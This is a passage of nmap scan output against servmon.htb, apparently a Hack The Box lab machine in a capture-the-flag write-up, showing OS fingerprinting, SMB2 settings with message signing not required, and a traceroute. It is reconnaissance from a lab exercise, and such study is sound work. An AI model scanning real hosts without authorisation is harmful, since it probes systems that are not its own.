OS:Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=
OS:Z)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 3m20s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-19T15:05:39
|_  start_date: N/A

TRACEROUTE (using port 23/tcp)
HOP RTT      ADDRESS
1   29.42 ms 10.10.14.1
2   29.77 ms servmon.htb (10.10.10.184)

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 19 17:02:46 2020 -- 1 IP address (1 host up) scanned in 276.13 seconds
```